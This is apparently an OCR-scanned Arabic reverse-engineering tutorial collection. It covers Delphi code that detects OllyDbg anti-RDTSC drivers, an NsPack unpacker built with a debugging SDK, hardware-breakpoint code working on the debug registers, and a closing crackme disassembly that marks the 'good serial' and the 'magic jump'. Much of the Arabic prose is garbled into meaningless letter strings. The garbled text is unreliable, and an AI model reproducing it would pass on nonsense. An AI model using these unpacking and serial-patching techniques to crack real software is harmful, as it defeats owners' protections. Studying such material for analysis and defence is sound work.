  ZwQuerySystemInformation(DRIVER_INFORMATION, @temp, 0, @numBytes);
  buf := AllocMem(numBytes * 2);
```

```
  ZwQuerySystemInformation(DRIVER_INFORMATION, buf, numBytes * 2, @numBytes);
  numEntries := buf^;
  driverInfo := Pointer(DWORD(buf) + 12);
  for Index := 1 to numEntries do
  begin
    Result := ExtractFileName(driverInfo^.Name);
  (*_____________________________________*)
    if (Result = fakerdtsc) or (Result = anti_rdtsc) then
      MessageBoxA(0, '[Sucess] OllyDbg Detected'#13''#13'STRELiTZIA |
AT4RE'#13'www.at4re.com'#13'OllyDbg Advanced Anti-RDTSC Driver Detection',
'Sucess', MB_OK);
  (*_____________________________________*)

    Inc(driverInfo);
  end;
  Delete(Result, 1, 2);
  FreeMem(buf);
end;
begin
  GetDriverInfo;
end.
```

ntdll.dll صُنُجدَيِّخ صسعظخ فـي شيىظخ ZwQuerySystemInformation صپخي تُم*ع و خدٔيپخ فـي صهٔپخ ُأخَيِّخ صمجدئ ُخ, پـمُخپ
ُدئدُ خ ُعُدُع خ جعَ.

و ُّ ِخ ّـء ِ آو جهظ*ًا هديف MSDN Library :

NTSTATUS WINAPI ZwQuerySystemInformation(	
__in SYSTEM_INFORMATION_CLASS SystemInformationClass,	طئاظخ دعإ ُى ُث پخ شِهُخ پخ ِس ُث ج
__in_out PVOID SystemInformation,	خ ِّ ُّ 0 صمُثُيخً ه, ؤ خ ِپ ؛ـعئ ِپ
__in ULONG SystemInformationLength,	ءحّ ـإز ر ِح و طئاظخ ش ًج ى ُّ و ج هظخ ى ُّ مؤ ِئ ِپ إلأذ
__out_opt PULONG ReturnLength	0 صمُثُيخً ه, ؤ خ ِپ ؛ زً دسپ صدلـا
);	

Remarks

The ZwQuerySystemInformation function and the structures that it returns are internal to the operating system and subject to change from one release of Windows to another. To maintain the compatibility of your application, it is better to use the alternate functions previously mentioned instead.

If you do use ZwQuerySystemInformation, access the function through run-time dynamic linking. This gives your code an opportunity to respond gracefully if the function has been changed or removed from the operating system. Signature changes, however, may not be detectable.

This function has no associated import library. You must use the LoadLibrary and GetProcAddress functions to dynamically link to Ntdll.dll.

MSDN.ص سعد فيص خيخ ي ويه هص بطخص ثيخض دجيخ *ظخ ح, ل/ا ل ا ذ ب ثت

fakerdtsc.sys و anti_rdtsc.sys ـز ا خ ي خ ء د ش و ص و د ث خ ي ث و خ د ي ي خ ف ي ص ه ي خ ا خ ي خ ء د ل ب ز *ز ه ظ ز ز د ه ع خ ص ي ف ي

:ب ب ز د س ظ *ظ ص ي ث

```
if (Result = fakerdtsc) or (Result = anti_rdtsc) then
      MessageBoxA(0, '[Sucess] OllyDbg Detected'#13''#13'STRELiTZIA |
AT4RE'#13'www.at4re.com'#13'OllyDbg Advanced Anti-RDTSC Driver Detection',
'Sucess', MB_OK);
```

ز ظ ذ ب ظ ي ف ي ص ج/ ث ت *ظ خ, د و م *ظ ل ا ه ن ث ه د ه خ ن ز ت د ث ب خ و ج خ ح ث ب و ، م ا ب خ خ, ا ؛ م ص ب د ع ف ي


ل ا و د س *ب ك ث ي ع ث ت ث *ج ي و ز/ و ص د ، ب و م ا ب خ ص ب خ ي و ا خ ا خ ب خ ج ا ا و ا ظ ص د ، ت ز ك ث ي

ا ط ت ا ج ك ت 3.

: ك ث ج د ج ا ه ا ب ص ث ه ص ث و ص ث و ، س ع ب ي ذ خ ي ث و ث ي ن خ ي ع د ي 00407DE0 ث ه *ب خ خ, إ ي ي ظ ص ث ه ص و ا ر

```
PUSH Advanced.00407EF8                    ProcNameOrOrdinal = "ZwQuerySystemInformation"
PUSH Advanced.00407F14                    pModule = "ntdll.dll"
CALL <JMP.&kernel32.GetModuleHandleA>     GetModuleHandleA
PUSH EAX                                  hModule
CALL <JMP.&kernel32.GetProcAddress>       GetProcAddress
MOV DWORD PTR DS:[409294],EAX
LEA EAX,DWORD PTR SS:[EBP-8]
PUSH EAX
PUSH 0
LEA EAX,DWORD PTR SS:[EBP-4]
PUSH EAX
PUSH 0B
CALL DWORD PTR DS:[409294]                ntdll.ZwQuerySystemInformation
MOV EAX,DWORD PTR SS:[EBP-8]
ADD EAX,EAX
CALL Advanced.004053D8
MOV EDI,EAX
LEA EAX,DWORD PTR SS:[EBP-8]
PUSH EAX
MOV EAX,DWORD PTR SS:[EBP-8]
ADD EAX,EAX
PUSH EAX
PUSH EDI
PUSH 0B
CALL DWORD PTR DS:[409294]                ntdll.ZwQuerySystemInformation
MOV EAX,DWORD PTR DS:[EDI]
MOV ESI,EDI
ADD ESI,0C
MOV EBX,EAX
TEST EBX,EBX
JBE SHORT Advanced.00407EB5
LEA EAX,DWORD PTR SS:[EBP-10]
LEA EDX,DWORD PTR DS:[ESI+14]
MOV ECX,100
CALL Advanced.0040385C
MOV EAX,DWORD PTR SS:[EBP-10]
LEA EDX,DWORD PTR SS:[EBP-C]
CALL Advanced.00405590
MOV EAX,DWORD PTR SS:[EBP-C]
MOV EDX,Advanced.00407F28                 ASCII "fakerdtsc.sys"
CALL Advanced.00403960
JE SHORT Advanced.00407E99
MOV EAX,DWORD PTR SS:[EBP-C]
MOV EDX,Advanced.00407F40                 ASCII "anti_rdtsc.sys"
CALL Advanced.00403960
JNZ SHORT Advanced.00407EAC
PUSH 0                                    Style = MB_OK|MB_APPLMODAL
PUSH Advanced.00407F50                    Title = "Sucess"
PUSH Advanced.00407F58                    Text = "[Sucess] OllyDbg Detected",CR,CR,"STREL
PUSH 0                                    hOwner = NULL
CALL <JMP.&user32.MessageBoxA>            MessageBoxA
```

ةدزدثدة هةيةبظخ ةةاةةخةةيدز دهعةدثجو خ٩ديخ فيد صةيةيخ ضخةاةةيخ ءدشة تبت ةم ٧اللاو صيدةة٩ه ظ دقخلب ؤزدة ظ بيدلد فيد
ببيز دسئ*ظ.



Driver OllyDbg و RDTSC ؤزدة خيةةةخ ص,و ةد*ج ى ع,ةطخ ئيجئتدتيخ ةووؤ بيثن
Advanced
ؤةاةجيص٨ى اكؤ ىثطخ ثبتو ،ثظىثك إةتيب AODD ص,و جذل هاد ءدة نب دهة ح,ؤخنة ثيخ Detection

١تمادا 4.

ءدة نبو ةةيخ خةة تمل هةمضخ .شةجاةيخو ص*ظخذ ةج ل هاد

طيسب unpacker ةهرب ةيفيك

Coding unpackers using Apox SDK

1. ايسكلما

فيخ ثيئ ٌ ٌ ٌ

Nspack . صخزن ٢ى١ج وى Apex صتصب هفتب إخجى ق صخ, ؤسه ٍپخ إخظخ

نج زاعك خظخإ يف OllyDbg :

```
00496CB4   9C              PUSHFD
00496CB5   60              PUSHAD
00496CB6   E8 00000000     CALL keygen.00496CBB
00496CBB   5D              POP EBP
00496CBC   83ED 07         SUB EBP,7
00496CBF   8D8D 24FCFFFF   LEA ECX,DWORD PTR SS:[EBP-3DC]
00496CC5   8039 01         CMP BYTE PTR DS:[ECX],1
```

00496F26 نخى*پخى, JMP ؤجو وبتىثه loop نيدكثه loop پوؤ فيتووتل F8 صخزن ,سعپدز خىثد

```
00496F1C   B8 01000000     MOV EAX,1
00496F21   C2 0C00         RETN 0C
00496F24   61              POPAD
00496F25   9D              POPFD
00496F26 - E9 4D56FCFF     JMP keygen.0045C578
00496F2B   8BB5 B0FBFFFF   MOV ESI,DWORD PTR SS:[EBP-450]
00496F31   0BF6            OR ESI,ESI
00496F33 v 0F84 97000000   JE keygen.00496FD0
00496F39   8B95 B8FBFFFF   MOV EDX,DWORD PTR SS:[EBP-448]
```

JMP OEP پخ JMP پخ ي : نب ، 0045C578 نخى*پخ فيد OEP پخى, بإوقعه F8 خ, طآه ، خب

ثبظ منپ ،نخى*پخ پال و ه ج دهپب پى پخ د*س ٤ منظخ ه ج .شالپخ ي و ب پى پخ ى د غز ص د* دى خ, د ج
نخى*پخ إخعه إخجثبو ،صدمضخ ي ه ب مگ إخجو, ج ثز ٣ث إخظخ خ ج, ج ثجد*ع ه ي دوؤ و Unpacker ثجرو دوؤ
ص عزدكن ندعه دنهلأ E99D61 ضدعدس پخ ه, د غز كمس ى همى ب پ ؛ وخ إخظخه,
Nspack. ز صلمخ ثجخبر يخثبفيد

ذعپخ ضدثج, ج يى ت ى پخ ط د*س ٤ ، Unpacker پخ فيد خى عظخي ى پخ خ, ش٩ و ثخى

: خ ص خپ إلخء, ى

```
procedure TForm1.BitBtn2Click(Sender: TObject);
```

١, و JMP OEP تحتوي على الوجهة، الخطوة إلى Unpack تم, ٣ أيام, وإذا تم إخراج الخطوة

أسفل الشاشة إلى هذه الخطوة.

E99D61 هو كود أوسمكي تستخدم دوت دمتو، هي كود سيئ يستخدم تقنية وأي صخر

```
procedure TForm1.BitBtn2Click(Sender: TObject);
 var
 NSPSignature1 :array[1..10] of BYTE;
 WildCard : Integer;
 FoundPattern,SearchSize:Integer;
begin
 if FileExists(Edit1.Text) then begin
      ImageBase := 0;
      FoundPattern := 0;
      WildCard := 0;

      NSPSignature1[1] := $61;     //NsPack signature
      NSPSignature1[2] := $9D;
      NSPSignature1[3] := $E9;
```

OEP Packed و ImageBase يتم, يتضمن بوصة جديدة *ز

InitDebug

JMP OEP يتم, إيقاف, ووضع هدف, كسر يتم: أسفل الشاشة

```
//initialize the debugging by calling the InitDebug API
      ProcessInfo :=
InitDebug(PChar(Edit1.Text),'',PChar(ExtractFilePath(Edit1.Text)));   1
      ListBox1.Items.Add('Creating process...');
      ListBox1.Items.Add('Searching for NsPack pattern...');


     FoundPattern := Find(PackedOEP,1000,@NSPSignature1,3,@WildCard);   2

     if FoundPattern > 0 then begin
//In this suspended state call SetBpx to set the main
//breakpoint at OEP
         SetBpx(FoundPattern+2,bpxSingle,@OEP_JUMP);   3
         ListBox1.Items.Add('Setting BPX at: ' + IntToHex(FoundPattern+2,8));
         ListBox1.Items.Add(' -> Unpacking NsPack v3.x');
//To get the debugging process to this point you
//must call the DebugLoop API
         DebugLoop();   4
       end

       else begin
          ListBox1.Items.Add('File is not packed with NsPack...');
          StopDebug();
          DebugLoop();
          ListBox1.Items.Add('Unpacking terminated...');
     end;
```

```
  end;
end;
```

1. بعد وضع نقطة توقف في Debugger يتم تنفيذ OllyDbg ويتوقف عند InitDebug في وضع suspended state.

2. يتم تنفيذ NsPack وتحميل الملف المضغوط وفك ضغطه وتحميله في الذاكرة وتنفيذ 8 دورات وصولاً إلى EP حيث يتم فك ضغط الشيفرة وتخزينها في 0 وتنفيذ 1 else.

3. يتم تنفيذ الشيفرة المفكوكة وتحميل الملف المنفذ وتنفيذ 8 دورات وصولاً إلى OEP JMP.

- بعد فك الضغط يتم تنفيذ الشيفرة المفكوكة وصولاً إلى OEP JMP ويتم البحث عن FoundPattern في 00496F24 وتنفيذ 1 JMP 00496F26 وتنفيذ 2 ؟ خصائص: ألن يتم تنفيذ JMP حتى 2

```
00496F1A   61            POPAD
00496F1B   9D            POPFD
00496F1C   B8 01000000   MOV EAX,1
00496F21   C2 0C00       RETN 0C
00496F24   61            POPAD
00496F25   9D            POPFD
00496F26 - E9 4D56FCFF   JMP keygen.0045C578
00496F2B   8BB5 B0FBFFFF MOV ESI,DWORD PTR SS:[EBP-450]
00496F31   0BF6          OR ESI,ESI
```

```
Address   Hex dump                                          ASCII
00496F24  61 9D E9 4D 56 FC FF 8B B5 B0 FB FF FF 0B F6 0F  aéMVü□<µ°û□□□□
00496F34  84 97 00 00 00 8B 95 B8 FB FF FF 03 F2 83 3E 00  „—...<•¸û□□□ ƒ>.
00496F44  75 0E 83 7E 04 00 75 08 83 7E 08 00 75 02 EB 7A  u□ƒ~□.u□ƒ~□.u□ëz
00496F54  8B 5E 08 03 DA 53 52 56 8D BD 04 FE FF FF 03 7E  <^□□ÚSRV□□½□□~
00496F64  04 83 C6 0C 57 FF 95 54 FC FF FF 5F 5A 5B 83 F8  □ƒÆ.W□•Tü□□_Z[ƒ˚
00496F74  00 74 59 89 85 C0 FB FF FF 03 3E 83 C6 04 33 C9  .tY‰…□û□□□>ƒÆ□ƒ3
00496F84  8A 0E 83 F9 00 75 03 46 EB B3 8B C7 03 F9 52 53  □□ƒù.u□Fë³<Ç□ùRS
```

- يتم تنفيذ الشيفرة المفكوكة.
- بعد وضع نقطة توقف في callback يتم تنفيذ OllyDbg وتحميل الملف المنفذ وتنفيذ 8 دورات وصولاً إلى EP حيث يتم فك ضغط الشيفرة المفكوكة وتحميلها في الذاكرة وتنفيذ 8 دورات وصولاً إلى OEP وتنفيذ Debugger.

4. يخ ظعجع دد*ز ،دد* و ثيخ إئعيخص ثوى ،إئعت تلتم*يد زس يخ خى ثو ،اس يخ ثظص يخي ص يخي خ ي callback

```
OEP := GetContextData(rEIP);
OEP := OEP + 1;
hProcess := ProcessInfo^;
ReadOk := ReadProcessMemoryFixed(hProcess,OEP,@buffer,4,@NumberOfBytesRead);

if ReadOk = True then begin
 OEP := OEP + buffer + 4;
 Form1.ListBox1.Items.Add(' -> OEP is: ' + IntToHex(OEP,8));

 //dump the debugged process with DumpProcess
 DumpProcess(hProcess,ImageBase,PChar(DumpTo),OEP);
 Form1.ListBox1.Items.Add(' -> Dumping process');

 //ImpREC

ImporterAutoSearchIAT(PChar(DumpTo),ImageBase,FirstSectionVA,NTSizeOfImage,@IATSt
art,@IATSize);
 Form1.ListBox1.Items.Add(' -> Searching for IAT');
 ImporterAutoFixIAT(hProcess,PChar(DumpTo),ImageBase,IATStart,IATSize,1);
 Form1.ListBox1.Items.Add(' -> Fixing IAT');
```

GetContextData يص يخ ص يخ EIP يز يخ ع ع ع يخ ع ع يخ ع يخ ش ع ع ش ع ع ش ع ع

```
00496F75  74 59          JE SHORT keygen.00496FD0
00496F77  8985 C0FBFFFF  MOV DWORD PTR SS:[EBP-440],EAX
0045C578=keygen.0045C578

ST7 empty 1.000000000000
            3 2 1 0
FST 4020  Cond 1 0 0 0
FCW 027F  Prec NEAR,53

Address   Hex dump                                          ASCII
00496F26  E9 4D 56 FC FF 8B B5 B0 FB FF FF 0B F6 0F 84 97   éMVüÿ‹µ°ûÿÿ•ö•„—
00496F36  00 00 00 8B 95 B8 FB FF FF 03 F2 83 3E 00 75 0E   ...‹•¸ûÿÿ.ò‚>.u•
00496F46  83 7E 04 00 75 08 83 7E 08 00 75 02 EB 7A 8B 5E   ƒ~•.u•ƒ~•.u•ëz‹^
00496F56  08 03 DA 53 52 56 8D BD 04 FE FF FF 03 7E 04 83   ••ÚSRV••½¿•þÿÿ•~•ƒ
00496F66  C6 0C 57 FF 95 54 FC FF FF 5F 5A 5B 83 F8 00 74   Æ•Wÿ•Tüÿÿ_Z[ƒø•t
00496F76  59 89 85 C0 FB FF FF 03 3E 83 C6 04 33 C9 8A 0E   Y‰…•ûÿÿ•>ƒÆ•3É•Š•
00496F86  83 F9 00 75 03 46 EB B3 8B C7 03 F9 52 53 50 80   ƒù•u•Fë³‹Ç•ùRSP€
```

نيودتيخ خيوص هيخز Destination Jmp يخمهوه يبخوه يبأتنه يبخ نيدنظخ ص*ج جعه خد, تنز:

Destination = JMP Offset + Program Counter + 4

فيديتيخ فيدمتي OEP يخ ح, 1 إ١ و همدبيب ؛دوديت, دوؤ ١٧٧١ ، FFFC564D صمتيخ يه JMP Offset نؤ كل ReadProcessMemoryFixed: صيخيخ صهيخز ش ءخيخ جعظو ، 00496F27 نخيى *يخ ى, طيؤل أخوتوتيبيو ،خ,ل أخ

يخد *س ٤ و EIP يخ ش ءخيى ه ج ح, ديحل خيه و JMP OEP يخ نخيى, ؤ ، ى دضخنخيى *يخ ى ه Counter program يخ دجؤ 4

طزدكخيه.

نيودتيخ خيه دسٹس ٤ خب نخ:

Destination = FFFC564D + 00496F26 + 4 = 10045C574 + 4 = 10045C578


OEP يخ نخدد, ى و 0045C578 يظدسيخ نيذ عيكيخ يد ٤ ريلو

ز*ت دسيأ ح, خيـ OEP عى دسخم, عوو ت يسيذ ح, ضدسعظخ خذ يجدبريذ Dump ه, إحمخي و ٤ مهيخيخ ز*ت

DumpProcess ت خيسمك ه خيـ IAT, ه ٤ و خيخيص ImporterAutoSearchIAT ت بالق خيـ IAT, ه ٤ و خيخيص ImporterAutoFixIAT ت, ت Rebuild REALIGN.DLL صسهج صهيخز إحمخي صذز و, ج صعزدكضخدهطخ ي يه تتو

ظ ه, ت Unpacker عد.

خيتى و MoleBox يجدوز صهيخيز تلو غز تل: يخلى Unpacker يخ توخي ضدسعتظخضدأجه, مفعز خيتيخ ووؤ ضدسعتظخوخز يججه دهجدهدأجدي يه ى مو Unpacker يخ توخي ضدسعتظخ, مد.



بعد ما قمت بتجميع الملف الأصلي مع MoleBox يتم تحويله إلى ملف Release.exe

Handling Debug Registers

إيقاف وتشغيل الـ Debugger صلاحيات خاصة بالمبرمجين فقط
Hardware Breakpoints

تحميل ملفات التعريف

1. الأساس

(Breakpoints Hardware) يتم تنفيذها من خلال استخدام مسجلات خاصة تسمى Debug Registers وهي مسجلات تابعة للمعالج وتستخدم لتتبع البرامج وإيقاف تنفيذها عند حدوث أحداث معينة، وهي مسجلات 32 bit :

إيقاف تنفيذ البرامج يتم من خلال Dr0-Dr1-Dr2-Dr3:

Dr4-Dr5 : محجوزة للاستخدام المستقبلي.

Dr6: Debug Status Register تحتوي على معلومات عن الأحداث التي تسببت في إيقاف تنفيذ البرامج HWBP وهي مهمة جدا.

Dr7: Register Control Debug

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	
LEN 3	R/W 3	LEN 2	R/W 2	LEN 1	R/W 1	LEN 0	R/W 0	0	0	GD	0	0	1	GE	LE	G3	L3	G2	L2	G1	L1	G0	L0	DR7								

نةُ (L) طز پوؤ ,٠و تـمـجُبو ،إئنعيخ ٣ـتـو يِلّب نـدمُ ىىكِخ تـدّكـُة ،ىىكِخ ىىكِخ وبـجـهمُ ِ ِتـظ مـتـن (7 -> 0) ضدعز 8 پوؤ وتـهص خيعنئاظتىن local breakpoint وُ لّغ خيـ Debug exception يف خيـ Process ِدلر خيـ thread خيـِ ٌ ٌ ٌووِد Dr7 يِ.

breakpoint global دنهؤ ّ ّ, إئنعيخص هـتـو إيپ (G) طز نيدكِ debug exception ٌ خ ظـخُض ٌ ٌ وَ ٤ يف ر ُ, خيـ processes.

چه R/W0 بو: R/W3

ّ ّ عمُ ىُ ,٠و مـتـن ,صمُ ّ خ*عِ ّ يِ ٌ ٌ اىظ ووؤ ّ ُ صزدعتيخ ووؤ ّ ظءخُ ىُ ى, طودتّ خُ ٌ ب دمُ ,يِ ّ لمحخ ن خىى*يـخ ّ خ, صـتـهـدظخ إئنعيخ ص هـتـو ٪ىو ّ ّ مـعيِ

(:طسيـدز) ىدعيِ ّ

.نخىى*يـدز تـيـخ صمُ ّ خ*عِ يـخ ِ ٌ ٌ اىظ ّ ىى, إىىظ00 :

.نخىى*يـخ ّ خ, صزدعتـيـخ ّ ىى, إىىظ01 :

.(ُ وَيَدهخِ) صبو أوُ ٨ فـيـل ابـتـم*ع ِ ظـل10 :

.نخىى*يـخ ه ج صزدعتـيـخ ووؤ ش ءخُ تـيـخ ّ ىى, إىىظ11 :

چه LEN0 بو: LEN3

(:طسيـدز) ىدعيِ ّ ّ عمُ ىُ ,٠و مـتـن إئنعيخ ص هـتـو دهُ ّ خ, ١ع ُ تـيـخ ضدودُ سيـخ پـد٤ ّ ّ مـعيِ

.طـَدز 1 پـد٤ ّ ّ مـعيِ00 :

.طـَدز 2 پـد٤ ّ ّ مـعيِ01 :

طـَدز 8 پـد٤ ّ ّ مـعيِ ضدصد*ظخ ِ*ز فـيـخ ّ عظِ10 :

.طـَدز 4 پـد٤ ّ ّ مـعيِ11 :

يِحم ّ ّ ّ جه خيعاُدُ ّ تـ خنُؤ خيـ documentations خطبص ز- INTEL ؤو (AMD)

2. الخطوات الأولى

هل تريد تشغيل برنامج خبيث، لكن تخاف من تنفيذه على جهازك؟ هل تريد

- تتبع Process جديد، HWBP، وغيرها
- تعديل بعض البايتات وإعادة تشغيل البرنامج

٣ثو ، وو بدنيم crackme ثجدوز ، debug تم ز خيث وأ debugger صزدعتز خيثد ، تتز شتايخ ك ، يعي
يوؤ عدؤ تم و ، إيظ.

كثدعي ثجوز ي ج مثن ت ه ، بيه ؤ ٤ عوب مهبذ زديخيص CreateProcess ، وو يجذز خلاأخ flags == DEBUG_PROCESS ..

دهب جع ؟كثدعي خطوي ي ج ثجوز فيإه و ٪يئوى ، غلي خ دجصجد ، شتاتي

دجمثي ، (صئز ي) يوأعي خ handler SEH بوؤ جخظ جع و: raise exception بدث دمؤوؤ exception خ

يخ exception يخ ٪يوو execution يخ جعجي يخ ي debugger يخ نؤ كثدعي خطوثجوبريخ يسوى ، غلي
يخ ، جتجد عي يخ ي (debuggee) أو ثجوبريخ تك خؤ exception يخ خي ، جتجد عن ندخب ثوغلي
.صم ، خو شتايخ نيظ نؤ ي و exception .

:تثج كثدعي خ ، جتجد عي يخوبد شي ٪ ظ win32api بخوبد

WaitForDebugEvent - GetThreadContext - SetThreadContext - Read/WriteProcessMemory

MSDN. صسعتج فبثبؤ جه ، ٪لا ٤ لاخ بيثن ، بخو يخ بخظ ، أظ ، بخ ي ز دي بي دي ه ثج د س ٤

، ي لو غ HWBP ج ، exception جه خ بي ي ٪ EXCEPTION_SINGLE_STEP بو خظيثك ب خ تدن جي يي خ . ب ن الز
، خ دجه ، مت handling عخ خ بي . exception code

؟غلي خ ي ص زلاخه جHWBP أ و إت :وآ بخا

إبيه ص ظصد ج api بخوبي يظلا :ذخصخ

يدعيدة حصه زتفبظخ خصصسصتصظ.طئيپخنلئدوودوًوومدة*زتصاعيدز Dr6 هجخعوهة:

31	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0	
Reserved (set to 1)		BT	BS	BD	0	1	1	1	1	1	1	1	1	B3	B2	B1	B0	DR6

يًّيُ٨دبظخ HWBP پخنؤحً,پَّىهُجُّلؤ ,٠و تمخُبو ، HWBP تُّپطز تُئدٍّ و 4 bits پوؤ يُّعُ*جددمهَ دجغًّلٍّپخ.

Drx كُّدعُّپخضلافجهجپ:

ُّتُّپپ: ال !! بُّنؤَه ُّسُّطيخپص SetThreadContext ؟

BOOL WINAPI SetThreadContext(	
__in HANDLE hThread,	ضبقم handle للرثدالذي رغنسلا context لـ
__in const CONTEXT* lpContext	lpContext : مؤشر إلى structure به الـ context الجدّد
);	

پخصُبدّرعمعَوِنَوَخدوونؤنمدُ*ظ Multithreading وُّ بجنّدؤص ,مت ؤتئُ جه thread يف وآ خپـ. process تتّ
.يُوؤءدؤو ْتّظخو صبطخًظلافجِّپthread

ًيَّيف ئخر خيپدخ جد ًَمَّ زديپـ Kernel Dispatcher وُّ ى خظِاوپ ,ه ظُج خپـ threads ؤو ThreadScheduling
.

,ىً ,مت swap-out پـ thread الزً جه لا٧ تتّ جد ًَع*خُؤ زً)جِفالض - جتًّْ .. storage areas - خن(يف جنّدن
خُّي .تّ*پخو يؤُؤ شُّ جِ نّدنّظخ خِّ ه جضدودُسپخ ٪دُعُّخ جِعَ swap-in تُم, تمخُّب تلهجآ يُّطُّو دجِّ شُّتُخِيخ وؤ نّدنّظخ
زديپـ Thread Context ؤو Context جسدُّش.

ظُّتُّر خپـ CONTEXT strcuture ًَّنّ تديعدى:

```
struct {
    DWORD ContextFlags;

    //
```

```
    // This section is specified/returned if CONTEXT_DEBUG_REGISTERS is
    // set in ContextFlags.  Note that CONTEXT_DEBUG_REGISTERS is NOT
    // included in CONTEXT_FULL.
    //
    DWORD   Dr0;
    DWORD   Dr1;
    DWORD   Dr2;
    DWORD   Dr3;
    DWORD   Dr6;
    DWORD   Dr7;

    //
    // This section is specified/returned if the
    // ContextFlags word contians the flag CONTEXT_FLOATING_POINT.
    //
    FLOATING_SAVE_AREA FloatSave;

    //
    // This section is specified/returned if the
    // ContextFlags word contians the flag CONTEXT_SEGMENTS.
    //
    DWORD   SegGs;
    DWORD   SegFs;
    DWORD   SegEs;
    DWORD   SegDs;

    //
    // This section is specified/returned if the
    // ContextFlags word contians the flag CONTEXT_INTEGER.
    //
    DWORD   Edi;
    DWORD   Esi;
    DWORD   Ebx;
    DWORD   Edx;
    DWORD   Ecx;
    DWORD   Eax;

    //
    // This section is specified/returned if the
    // ContextFlags word contians the flag CONTEXT_CONTROL.
    //
    DWORD   Ebp;
    DWORD   Eip;
    DWORD   SegCs;              // MUST BE SANITIZED
    DWORD   EFlags;             // MUST BE SANITIZED
    DWORD   Esp;
    DWORD   SegSs;

    //
    // This section is specified/returned if the ContextFlags word
    // contains the flag CONTEXT_EXTENDED_REGISTERS.
    // The format and contexts are processor specific
    //
    BYTE    ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
} CONTEXT;
```

strcuture.يتوخى تعدُّد خيارات الفهم، رُغم نظم وُظمة

الخطوات:

- جلب الـ context عن طرق الدالة GetThreadContext.
- تفحص Dr7 وهل HWBP يخص نفس العنوان المطلوب.
- يخزن HWBP في أول خانة فارغة من Dr0->Dr3.
- يعدل الـ context ويرسله إلى SetThreadContext

الكود:

```
bool SetHWBP(HANDLE hThread, unsigned int linearAddress, int type, int length,
int count)
{
    CONTEXT context = {CONTEXT_ALL|CONTEXT_DEBUG_REGISTERS};
    DR7 dr7;

    if (GetThreadContext(hThread, &context))
    {
        dr7 = *(DR7*)&context.Dr7;
        switch (count)
        {
        case 0:
            {
                context.Dr0 = linearAddress;
                dr7.HWBP0_MODE     = HWBP_LOCAL;
                dr7.HWBP0_LENGTH = length;
                dr7.HWBP0_ACCESS = type;
                break;
            };
        case 1:
            {
                context.Dr1 = linearAddress;
                dr7.HWBP1_MODE     = HWBP_LOCAL;
                dr7.HWBP1_LENGTH = length;
                dr7.HWBP1_ACCESS = type;
                break;
            };
        case 2:
            {
                context.Dr2 = linearAddress;
                dr7.HWBP2_MODE     = HWBP_LOCAL;
                dr7.HWBP2_LENGTH = length;
                dr7.HWBP2_ACCESS = type;
                break;
            };
        case 3:
            {
                context.Dr3 = linearAddress;
                dr7.HWBP3_MODE     = HWBP_LOCAL;
                dr7.HWBP3_LENGTH = length;
                dr7.HWBP3_ACCESS = type;
                break;
            };
        default:
            return false;
```

```
        };
        context.Dr7 = *(PDWORD)&dr7;
        return SetThreadContext(hThread, &context);
    };
    return false;
};
```

يمكن حذف نقطة توقف local وبت bit خاص أو تعديل HWBP أو:

```
bool RemoveHWBP(HANDLE hThread, int count)
{
    CONTEXT context = {CONTEXT_ALL|CONTEXT_DEBUG_REGISTERS};
    DR7 dr7;

    if (GetThreadContext(hThread, &context))
    {
        dr7 = *(DR7*)&context.Dr7;
        switch (count)
        {
        case 0:
            {
                context.Dr0     = 0;
                dr7.HWBP0_MODE = 0;
                break;
            };
        case 1:
            {
                context.Dr1     = 0;
                dr7.HWBP1_MODE = 0;
                break;
            };
        case 2:
            {
                context.Dr2     = 0;
                dr7.HWBP2_MODE = 0;
                break;
            };
        case 3:
            {
                context.Dr3     = 0;
                dr7.HWBP3_MODE = 0;
                break;
            };
        default:
            return false;
        };
        context.Dr7 = *(PDWORD)&dr7;
        return SetThreadContext(hThread, &context);
    };
    return false;
};
```

level bit: خاص shifting يمكن تحديده لأخذ structure معقد من Dr7 تعريف هيكل

```
struct {
```

```
    ULONG     HWBP0_MODE       :2;
    ULONG     HWBP1_MODE       :2;
    ULONG     HWBP2_MODE       :2;
    ULONG     HWBP3_MODE       :2;
    ULONG     LE               :1;
    ULONG     GE               :1;
    ULONG     __unused         :6;
    ULONG     HWBP0_ACCESS     :2;
    ULONG     HWBP0_LENGTH     :2;
    ULONG     HWBP1_ACCESS     :2;
    ULONG     HWBP1_LENGTH     :2;
    ULONG     HWBP2_ACCESS     :2;
    ULONG     HWBP2_LENGTH     :2;
    ULONG     HWBP3_ACCESS     :2;
    ULONG     HWBP3_LENGTH     :2;
} DR7;
```

3. ًعًاجِع

صف،ظخذ BadBoy صيدَدَه عوو كُمُيخ پدَدَپِخ ًيجيعطو dj-siba نلأيٍ ٣ زپِ crackme ًحً، loader پدينجتم*ز خيتدُ.

"ًلخوچنَهَدَ-نيُپِتظنؤپودلا"شًخًمعپخ.

جيييذظًتدض.

زعمجُتدَدَ،ًعجِمًيِّجخاظًدَ:

```
00403FE9   CALL 00403E60
00403FEE   MOV EDX,dword ptr [ebp - 208]  ----------------------> good serial
00403FF4   POP EAX
00403FF5   CALL 00402F58
00403FFA   JE SHORT 00404011           ----------------------> magic jump
00403FFC   PUSH 0
00403FFE   PUSH 00404050
00404003   PUSH 004040DC
00404008   PUSH 0
